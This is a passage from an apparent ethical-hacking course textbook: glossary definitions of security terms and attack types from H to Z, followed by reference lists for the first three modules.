- **Human-based Social Engineering:** Human-based social engineering involves human interaction. The attacker interacts with the employee of the target organization to collect sensitive information.
- **Hoax Letters:** A hoax is a message warning its recipients of a non-existent computer virus threat. It relies on social engineering to spread its reach.
- **HTTP Response-Splitting Attack:** An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code.
- **Hotspot:** These are places where wireless networks are available for public use.
- **Hybrid Cloud:** Combination of two or more clouds (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models.

I

- **Information Security:** Information security is a state of well-being of information and infrastructure in which the possibility of theft, tampering, and disruption of information and services is low or tolerable.
- **Integrity:** Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes.
- **Insider Attacks:** An insider attack is an attack by someone from within an organization who has authorized access to its network and is aware of the network architecture.
- **Indicators of Compromise (IoCs):** Indicators of Compromise (IoCs) are the clues, artifacts, and pieces of forensic data found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization’s infrastructure.
- **Industrial Spies:** Industrial spies are individuals who perform corporate espionage by illegally spying on competitor organizations.
- **Impersonation:** Impersonation is a common human-based social engineering technique where an attacker pretends to be a legitimate or authorized person.
- **Insiders:** An insider is any employee (trusted person) who has access to critical assets of an organization.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **Insufficient Transport Layer Protection:** Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network.

- **Insecure Deserialization:** Insecure deserialization deserializes the malicious serialized content along with the injected malicious code, compromising the system or network.
- **Insufficient Logging and Monitoring:** Insufficient logging and monitoring refer to the scenario where the detection software either does not record the malicious event or ignores important details about the event.
- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results.
- **Injector:** This program injects exploits or malicious code available in the malware into other vulnerable running processes.
- **Internal Assessment:** An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities.
- **Industrial, Scientific, and Medical (ISM) Band:** This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Internet of Things (IoT):** Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors.
- **Industrial Network:** A network of automated control systems is known as an industrial network.
- **Industrial Protocols:** Protocols used for serial communication and communication over standard Ethernet.
- **IT/OT Convergence:** IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity.
- **Infrastructure-as-a-Service (IaaS):** This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API).
- **Identity-as-a-Service (IDaaS):** It offers IAM services including SSO, MFA, IGA, and intelligence collection.

K

- **Keylogger:** Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard of an individual computer user or a network of computers.
- **Kerberos Authentication:** Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography.
- **Key Reinstallation Attack (KRACK):** It exploits the flaws in the implementation of the four-way handshake process in the WPA2 authentication protocol, which is used to establish a connection between a device and an AP.
- **KNOB Attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform an MITM attack on paired devices without being traced.
- **Kubernetes:** Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.

L

- **LEAP:** Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **Legal Risks:** This type of risks arises from legal obligations.

M

- **Maintaining Access:** Maintaining access refers to the phase when the attacker tries to retain their ownership of the system.

- **Malware:** Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malvertising:** This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Manual Assessment:** In this type of assessment, the ethical hacker manually assesses the vulnerabilities, vulnerability ranking, vulnerability score, etc.
- **Mobile-based Social Engineering:** Attackers use mobile applications to carry out mobile-based social engineering.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.
- **MAC Flooding:** MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full.
- **MAC Spoofing/Duplicating:** A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses.
- **Multi-Vector Attack:** In multi-vector DDoS attacks, the attacker uses combinations of volumetric, protocol, and application layer attacks to take down the target system or service.
- **Multiple Input, Multiple Output-Orthogonal Frequency-Division Multiplexing (MIMO-OFDM):** MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services.
- **Man-in-the-Middle/Impersonation Attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet).
- **Mobile Spam:** Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.
- **Mobile Device Management (MDM):** Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers, and so on.
- **Malicious Reprogramming Attack:** Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system.
- **Multi Cloud:** Dynamic heterogeneous environment that combines workloads across multiple cloud vendors, managed via one proprietary interface to achieve long term business goals.
- **Microservices:** Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task.

N

- **Non-Repudiation:** Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, and identifying details about the operating system, browser type, and other computer-specific information.
- **Natural Threats:** Natural factors such as fires, floods, power failures, lightning, meteor, and earthquakes are potential threats to the assets of an organization.
- **Network-based Assessment:** Network assessments determine the possible network security attacks that may occur on an organization's system.
- **Non-Credentialed Assessment:** Assesses the network without acquiring any credentials of the assets present in the enterprise network.

- **NTLM Authentication:** NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy.
- **Non-Electronic Attacks:** The attacker does not need technical knowledge to crack the password, hence it is known as a non-technical attack.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or who simply bypass general security procedures to meet workplace efficiency.
- **Network Level Hijacking:** Network level hijacking is the interception of packets during the transmission between a client and server in a TCP/User Datagram Protocol (UDP) session.
- Network Perimeter: It is the outermost boundary of a network zone i.e. closed group of assets.

O

- **Organized Hackers:** Organized hackers are a group of hackers working together in criminal activities. These hackers are miscreants or hardened criminals use rented devices or botnets to perform various cyber-attacks to pilfer money from victims.
- **Obfuscator:** It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Offline Attacks:** Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump.
- **Out-of-Band SQL Injection:** Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results.
- **Orthogonal Frequency-Division Multiplexing (OFDM):** An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other.
- **Operational Technology (OT):** OT is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices.
- **Organizational Risks:** This type of risks can occur as a side effect of penetration testing.

P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data.
- **Phishing:** Phishing is a practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user’s personal or account information.
- **Procedures:** “Procedures” are organizational approaches that threat actors follow to launch an attack.
- **Passive Reconnaissance:** Involves acquiring information without directly interacting with the target.
- **Password Guessing:** Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually.
- **Pass the Ticket:** Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user’s password.
- **Piggybacking:** Piggybacking usually implies entry into a building or security area with the consent of the authorized person.
- **Packer:** This software compresses the malware file to convert the code and data of the malware into an unreadable format.
- **Payload:** It is the part of the malware that performs the desired activity when activated.

- **Passive Assessment:** Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities.
- **Password Cracking:** Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it.
- **Passive Online Attacks:** The attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system.
- **Professional Insider:** Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company’s network.
- **Packet Sniffing:** Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.
- **Passive Sniffing:** Passive sniffing refers to sniffing through a hub, wherein the traffic is sent to all ports.
- **Ping of Death Attack:** In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by sending malformed or oversized packets using a simple ping command.
- **Peer-to-Peer Attack:** A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack.
- **Permanent Denial-of-Service Attack:** Permanent DoS (PDoS) attacks, also known as phlashing, purely target hardware and cause irreversible damage to the hardware.
- **Passive Session Hijacking:** In a passive attack, after hijacking a session, an attacker only observes and records all the traffic during the session.
- **Parameter/Form Tampering:** It involves the manipulation of parameters exchanged between client and server to modify application data.
- **PEAP:** It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **Purdue Model:** The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks.
- **Programmable Logic Controller (PLC):** PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures.
- **Power Analysis:** Attackers observe the change in power consumption of semiconductors during clock cycles.
- **Platform-as-a-Service (PaaS):** It offers development tools, configuration management, and deployment platforms on-demand that can be used by subscribers to develop custom applications.
- **Public Cloud:** Services are rendered over a network that is open for public use.
- **Private Cloud:** Cloud infrastructure is operated for a single organization only.
- **Penetration Testing:** Penetration testing is a type of security testing that evaluates an organization’s ability to protect its infrastructure such as network, applications, systems, and users against external as well as internal threats.

R

- **Ransomware:** Ransomware is a type of a malware, which restricts access to the computer system’s files and folders and demands an online ransom payment to the malware creator(s) in order to remove the restrictions.
- **Reconnaissance:** Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack.

- **Rainbow Table Attack:** A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques.
- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values.
- **Rootkits**: Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future.
- **RESTful Web Services:** REpresentational State Transfer (RESTful) web services are designed based on a set of constraints using underlying HTTP concepts to improve performance.
- **Replay Attack:** Attackers record the commands transmitted by an operator and replay them to the target system to gain basic control over the system.
- **Red-team-based Penetration Testing:** Red-team-based penetration testing is an adversarial goal-based assessment in which the pen tester must mimic the behavior of a real attacker and target the environment.

S

- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.
- **State-Sponsored Hackers:** State-sponsored hackers are skilled individuals having expertise in hacking and are employed by the government to penetrate, gain top-secret information from, and damage the information systems of other government or military organizations.
- **Scanning:** Scanning refers to the pre-attack phase when the attacker scans the network for specific information based on information gathered during reconnaissance
- **Spear-Phishing Sites:** This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Spam emails:** Spam is irrelevant, unwanted, and unsolicited emails designed to collect financial information such as social security numbers, and network information.
- **Scareware:** Scareware is a type of malware that tricks computer users into visiting malware-infested websites or downloading or buying potentially malicious software.
- **Spyware:** Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer.
- **Security Accounts Manager (SAM) database:** Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format.
- **Social Engineering:** Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action.
- **Shoulder Surfing:** Shoulder surfing is the technique of looking over someone's shoulder as they key information into a device.
- **Spimming:** SPIM (Spam over Instant Messaging) exploits Instant Messaging platforms and uses IM as a tool to spread spam.
- **Sniffing:** Sniffing is generally used by network administrators to perform network analysis, troubleshoot network issues, and monitor network sessions.
- **Smurf Attack:** In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network.

- **SYN Flood Attack:** In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses.
- **Session Hijacking:** Session hijacking refers to an attack in which an attacker seizes control of a valid TCP communication session between two computers.
- **Spoofing:** An attacker pretends to be another user or machine (victim) to gain access.
- **Server Root:** It is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored.
- **SOAP Web Services:** The Simple Object Access Protocol (SOAP) defines the XML format and is used to transfer data between a service provider and requestor.
- **Sensitive Data Exposure:** Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage .
- **SQL Injection:** SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Service Set Identifier (SSID):** An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network.
- **SMS Phishing Attack:** SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages.
- **SS7:** Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network.
- **Simjacker:** Simjacker is a vulnerability associated with a SIM card's S@T browser, a pre-installed software on SIM cards that is designed to provide a set of instructions.
- **Software-defined radio (SDR):** Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware.
- **Software-as-a-Service (SaaS):** It offers application software to subscribers on-demand over the Internet.
- **Security-as-a-Service (SECaaS):** It provides penetration testing, authentication, intrusion detection, anti-malware, security incident, and event management services.
- **Security Audit:** A security audit checks whether an organization follows a set of standard security policies and procedures.

T

- **Tactics, Techniques, and Procedures (TTPs):** The term Tactics, Techniques, and Procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Threat:** A threat is the potential occurrence of an undesirable event that can eventually damage and disrupt the operational and functional activities of an organization.
- **Tailgating:** Tailgating implies accessing a building or secured area without the consent of the authorized person.
- **Tautology:** In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true.

- **Trojan:** Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage.
- **TKIP:** It is a security protocol used in WPA as a replacement for WEP.
- **Timing Analysis:** Attackers monitor the amount of time the device is taking to finish one complete password authentication process to determine the number of correct characters.
- **Technical Risks:** This type of risks directly arises with targets in the production environment.

U

- **Unintentional Threats:** Unintentional threats are threats that exist due to the potential for unintentional errors occurring within the organization.
- **UDP Flood Attack:** In a UDP flood attack, an attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server by using a large source IP range.
- **Unvalidated Inputs:** It refers to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers.
- **Union SQL Injection:** In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause.

V

- **Virus:** A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- **Vulnerability:** A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system.
- **Vulnerability assessment:** A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation.
- **Vulnerability exploitation:** Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system.
- **Vishing:** Vishing (voice or VoIP phishing) is an impersonation technique in which the attacker uses Voice over IP (VoIP) technology to trick individuals into revealing their critical financial and personal information and uses the information for financial gain.
- **Virtual Hosting:** It is a technique of hosting multiple domains or websites on the same server.
- **Virtual Document Tree:** A virtual document tree provides storage on a different machine or disk after the original disk becomes full.
- **Virtualization:** Virtualization is the ability to run multiple operating systems on a single physical system and share the underlying resources such as a server, storage device, or network.

W

- **Weaponization:** The adversary analyzes the data collected to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization.
- **White Hats:** White hats or penetration testers are individuals who use their hacking skills for defensive purposes and are also known as security analysts.
- **Wire Sniffing:** Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets.
- **Whaling:** A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information.

- **Wireless Network Assessment:** Wireless network assessment determines the vulnerabilities in an organization's wireless networks.
- **Web Server:** A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP.
- **Web Proxy:** A proxy server is located between the web client and web server to prevent IP blocking and maintain anonymity.
- **Website Defacement:** Web defacement occurs when an intruder maliciously alters the visual appearance of a web page by inserting or substituting provocative, and frequently, offending data.
- **Web Server Misconfiguration:** Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
- **Web Applications:** Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages.
- **Web Services:** A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms.
- **Wireless Network:** Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range.
- **WEP:** WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **WPA:** It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication.
- **WPA2:** It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **WPA2 Enterprise:** It integrates EAP standards with WPA2 encryption.
- **WPA3:** It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage.
- **Wrapping Attack:** A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.

X

- **XML External Entity (XXE):** XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

Z

- **Zones and Conduits:** A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms.

References

Module 01: Information Security Fundamentals

1. (2006), The Cybercrime Act 2001 Australia, Germany, Singapore Chapter 50A: Computer misuse Act, from http://www.cybercrimelaw.net/laws/countries/australia.html, http://www.cybercrimelaw.net/laws/countries/germany.html, http://www.mosstingrett.no/info/legal.html#29.
2. (2006), Computer Misuse Act 1990 Chapter 18 Unauthorized access to computer material, from http://www.cybercrimelaw.net/laws/countries/uk.html.
3. Police and Justice Act 2006, http://www.opsi.gov.uk/acts/acts2006/ukpga_20060048_en_7#pt5-pb2.
4. Ms. Mousami Pawar, (2014), Network Security, from http://www.slideshare.net/mousmip/network-security-fundamental.
5. John E. Canavan, Fundamentals of Network Security, from https://www.askcypert.org/sites/default/files/Canavan_J.E._Fundamentals_of_network_security_(2001)(en)(218s).pdf.
6. What is Information Security?, from http://demop.com/articles/what-is-information-security.pdf.
7. Vangie Beal, Insider attack, from https://www.webopedia.com/definitions/insider-attack/.
8. PCI SSC Data Security Standards Overview, from https://www.pcisecuritystandards.org/pci_security/how.
9. (2010), Payment Card Industry (PCI) Data Security Standard, from https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss.
10. ISO/IEC 27001:2013, from https://www.iso.org/standard/54534.html.
11. Health Information Privacy, from https://www.hhs.gov/hipaa/index.html.
12. (2002), PUBLIC LAW 107–204—JULY 30, from https://www.sec.gov/answers/about-lawsshtml.html#sox2002.
13. Executive Summary Digital Millennium Copyright Act Section 104 Report, from https://www.copyright.gov/reports/studies/dmca/dmca_executive.html.
14. (1998), The Digital Millennium Copyright Act of 1998 U.S. Copyright Office Summary, from https://www.copyright.gov/legislation/dmca.pdf.
15. (2002), Federal Information Security Management Act (FISMA) Implementation Project, from https://csrc.nist.gov/projects/risk-management.
16. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=22da83c8-8a6a-4fa9-aa58-5d5b4925f625&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.
17. Mark Winston Egan, Tim Mather, (2004), An Executive's Information Security Challenge, from https://www.informit.com/articles/article.aspx?p=368647&seqNum=3.
18. Algirde Pipikaite, Marc Barrachin, Scott Crawford, (2021), These are the top cybersecurity challenges of 2021, from https://www.weforum.org/agenda/2021/01/top-cybersecurity-challenges-of-2021/.
19. Bricata, (2019), The Top 10 Network Security Challenges in 2019, from https://bricata.com/blog/top-network-security-challenges-2019/.
20. Kelson Lawrence, (2013), Network Security Part 1: Attacks0, from http://blog.boson.com/bid/88333/Network-Security-Part-1-Attacks.
21. Different Classes of Network attacks and how to defend them, from http://www.omnisecu.com/ccna-security/different-classes-of-network-attacks-and-how-to-defend-them.php.
22. Common Types of Network Attacks, from https://www.vskills.in/certification/tutorial/wimax-4g-2/network-attacks/.
23. Data Protection Act 2018 CHAPTER 12, from https://www.legislation.gov.uk/ukpga/2018/12/pdfs/ukpga_20180012_en.pdf.

Module 02: Ethical Hacking Fundamentals

24. (2006), Ethical Hacking, from http://neworder.box.sk/news/921.
25. (2006), Hacker methodology, from http://www.hackersecuritymeasures.com/.
26. Ian Sutherland, Is Ethical Hacking Actually Ethical or even Legal?, from https://ianhsutherland.com/ethical-hacking/.
27. Is ethical hacking legal?, from https://www.answers.com/Q/Is_ethical_hacking_legal?#slide=2.
28. Morey Haber, (2017), What is the Difference Between a Threat Actor, Hacker and Attacker?, from https://www.beyondtrust.com/blog/entry/difference-between-a-threat-actor-hacker-attacker.
29. Anthony Giandomenico, (2017), Know Your Enemy: Understanding Threat Actors, from https://www.csoonline.com/article/3203804/security/know-your-enemy-understanding-threat-actors.html.
30. Margaret Rouse, (2012), Industrial Espionage, from https://whatis.techtarget.com/definition/industrial-espionage.
31. The Cyber Kill Chain®, from https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.
32. What is the Cyber Kill Chain?, from https://images.idgesg.net/images/article/2017/11/cyber-kill-chain-infographic-100741032-orig.jpg.
33. Tactics, Techniques, and Procedures, from https://azeria-labs.com/tactics-techniques-and-procedures-ttps/.
34. Ely Kahn, (2017), Threat Hunting: 10 Adversary Behaviors to Hunt For, from https://www.linkedin.com/pulse/threat-hunting-10-adversary-behaviors-hunt-ely-kahn/.
35. Margaret Rouse, (2017), command-and-control server (C&C server), from https://whatis.techtarget.com/definition/command-and-control-server-CC-server.
36. Agathoklis Prodromou, (2016), Detection and Prevention – An Introduction to Web-Shells – Final Part, from https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/.
37. Aaron Shelmire, (2015), Detecting Web Shells in HTTP access logs, from https://www.anomali.com/blog/detecting-web-shells-in-http-access-logs.
38. Indicators of Compromise, from https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise.
39. Nate Lord, (2017), What are indicators of compromise?, from https://digitalguardian.com/blog/what-are-indicators-compromise.
40. Josh Ray, (2015), Understanding the Threat Landscape: Indicators of Compromise (IOCs), from http://www.circleid.com/posts/20150625_understanding_the_threat_landscape_indicators_of_compromise_iocs/.
41. Ericka Chickowski, (2013), Top 15 Indicators Of Compromise, from https://www.darkreading.com/attacks-breaches/top-15-indicators-of-compromise/d/d-id/1140647?page_number=2.
42. Identifying Threat Actors, from https://blogs.getcertifiedgetahead.com/identifying-threat-actors/.
43. Insider Threats in Cyber Security: What can Employers Do to Protect Themselves? , from https://www.virtru.com/blog/insider-threats-in-cyber-security/.
44. What Is Shadow IT? 5 Risks of Shadow IT and How to Avoid Them, from https://kmicro.com/what-is-shadow-it/.
45. Michael Morrison, (2020), Security threats associated with shadow IT, from https://www.helpnetsecurity.com/2020/05/18/security-shadow-it/.
46. What is Cyber Espionage?, from https://www.vmware.com/topics/glossary/content/cyber-espionage.
47. (2017), Industrial Espionage is a major threat to the Manufacturing Sector, from https://iiot-world.com/ics-security/cybersecurity/industrial-espionage-is-a-major-threat-to-the-manufacturing-sector/.
48. The Nation State Actor Cyber threats, methods and motivations, from https://www.baesystems.com/en/cybersecurity/feature/the-nation-state-actor.
49. (2020), Shadow IT: Uncovering the Hidden Security Threat, from https://www.coreview.com/blog/shadow-it-hidden-security-threat/.
50. (2013), Organized Crime Hackers Are The True Threat To American Infrastructure, from https://www.businessinsider.in/defense/infosec/organized-crime-hackers-are-the-true-threat-to-american-infrastructure/articleshow/21039745.cms.

Module 03: Information Security Threats and Vulnerability Assessment

51. Calyptix, (2015), Top 7 Network Attack Types in 2015, from https://www.calyptix.com/top-threats/top-7-network-attack-types-in-2015-so-far/.
52. Threat, from https://www.techopedia.com/definition/25263/threat.
53. Rick Lutkus, (2015), Information Security Threat: Technological Exploits, from http://www.lawtechnologytoday.org/2015/05/information-security-threat-technological-exploits/.
54. Threats, Vulnerabilities and Exploits, from https://www.icann.org/en/blogs/details/threats-vulnerabilities-and-exploits--oh-my-10-8-2015-en.
55. Cyberthreat, from https://www.techopedia.com/definition/25263/cyberthreat.
56. Threat types, from https://en.wikipedia.org/wiki/Threat_(computer)#Threats_classification.
57. Types of Security Threats, from http://etutorials.org/Networking/Router+firewall+security/Part+I+Security+Overview+and+Firewalls/Chapter+1.+Security+Threats/Types+of+Security+Threats/.
58. The Four Primary Types of Network Threats, from http://etutorials.org/Networking/Cisco+Certified+Security+Professional+Certification/Part+I+Introduction+to+Network+Security/Chapter+1+Understanding+Network+Security+Threats/The+Four+Primary+Types+of+Network+Threats/.
59. Threat, vulnerability, risk – commonly mixed up terms, from https://www.threatanalysis.com/2010/05/03/threat-vulnerability-risk-commonly-mixed-up-terms/.
60. Commodon Communications - Threats to your Security on the Internet, from http://www.commodon.com/threat/index.htm.
61. David Wells, (1996), Wrappers, from http://www.objs.com/survey/wrap.htm.
62. Trojans FAQ, from https://techgenix.com/trojans-faq/.
63. Candid Wueest, (2015), The state of financial Trojans 2014, from https://docs.broadcom.com/docs/state-of-financial-trojans-2014-en.
64. (2013), Battling with Cyber Warriors- Exploit Kits, from https://resources.infosecinstitute.com/battling-cyber-warriors-exploit-kits/.
65. Joshua Cannell, (2013), Tools of the Trade: Exploit Kits, from https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/.
66. Yotam Gottesman, (2014), RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information, from https://community.rsa.com/t5/rsa-netwitness-platform-blog/rsa-uncovers-new-pos-malware-operation-stealing-payment-card/ba-p/519033.
67. Marshall Brain, How Computer Viruses Work, from http://www.mindpride.net/root/Extras/how-stuff-works/how_computer_viruses_work.htm.
68. Virus Protection, from http://www.mindpride.net/root/services/virus_alert_map_advisory.htm.
69. Norman Book on Computer Viruses, from http://download.norman.no/manuals/eng/BOOKON.PDF.
70. Ransomware, from https://en.wikipedia.org/wiki/Ransomware.
71. Computer Worms, from https://userpages.umbc.edu/~dgorin1/432/worms.htm.
72. Worm, from https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm.
73. Ed Skoudis, (2003), Trojan horses, from https://www.informit.com/articles/article.aspx?p=102181&seqNum=2.
74. (2016), What Is A Banking Trojan And How Does It Work, from https://thecentexitguy.com/what-is-a-banking-trojan-and-how-does-it-work/.
75. (2016), Kaspersky Security Bulletin 2016. Story of the year The Ransomware revolution, from https://media.kaspersky.com/en/business-security/kaspersky-story-of-the-year-ransomware-revolution.pdf.
76. What is the FAT Virus?, from https://www.easytechjunkie.com/what-is-the-fat-virus.htm.
77. E-Mail Virus, from https://www.techopedia.com/definition/15802/email-virus.

78. (2016), Necurs Botnet Returns With Updated Locky Ransomware In Tow, from https://www.proofpoint.com/us/threat-insight/post/necurs-botnet-returns-with-updated-locky-ransomware-in-tow.

79. (2019), Point-of-sale malware, from https://en.wikipedia.org/wiki/Point-of-sale_malware.

80. (2013), Point-of-Sale Malware Threats, from https://www.secureworks.com/research/point-of-sale-malware-threats.

81. (2016), Point of Sale (POS), from https://blog.malwarebytes.com/threats/point-of-sale-pos/.

82. (2017), New Trojan Attacks Point-Of-Sale Systems Seeking Card Info, from https://www.cyberianit.com/2017/07/26/new-trojan-attacks-point-of-sale-systems-seeking-card-info/.

83. (2019), BasBanke: Trend-setting Brazilian banking Trojan, from https://securelist.com/basbanke-trend-setting-brazilian-banking-trojan/90365/.

84. David Maciejak and Kenny Yongjian Yang, (2018), Dharma Ransomware: What It’s Teaching Us, from https://www.fortinet.com/blog/threat-research/dharma-ransomware--what-it-s-teaching-us.

85. Lena Fuks, (2019), 10 Ransomware Attacks You Should Know About in 2019, from https://www.allot.com/blog/10-ransomware-attacks-2019/.

86. Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/ransomware/page/1.

87. Allan Liska, (2019), 4 Ransomware Trends to Watch in 2019, from https://www.recordedfuture.com/ransomware-trends-2019/.

88. (2019), Fileless threats, from https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats.

89. Mary Branscombe, (2019), What is fileless malware and how do you protect against it?, from https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/.

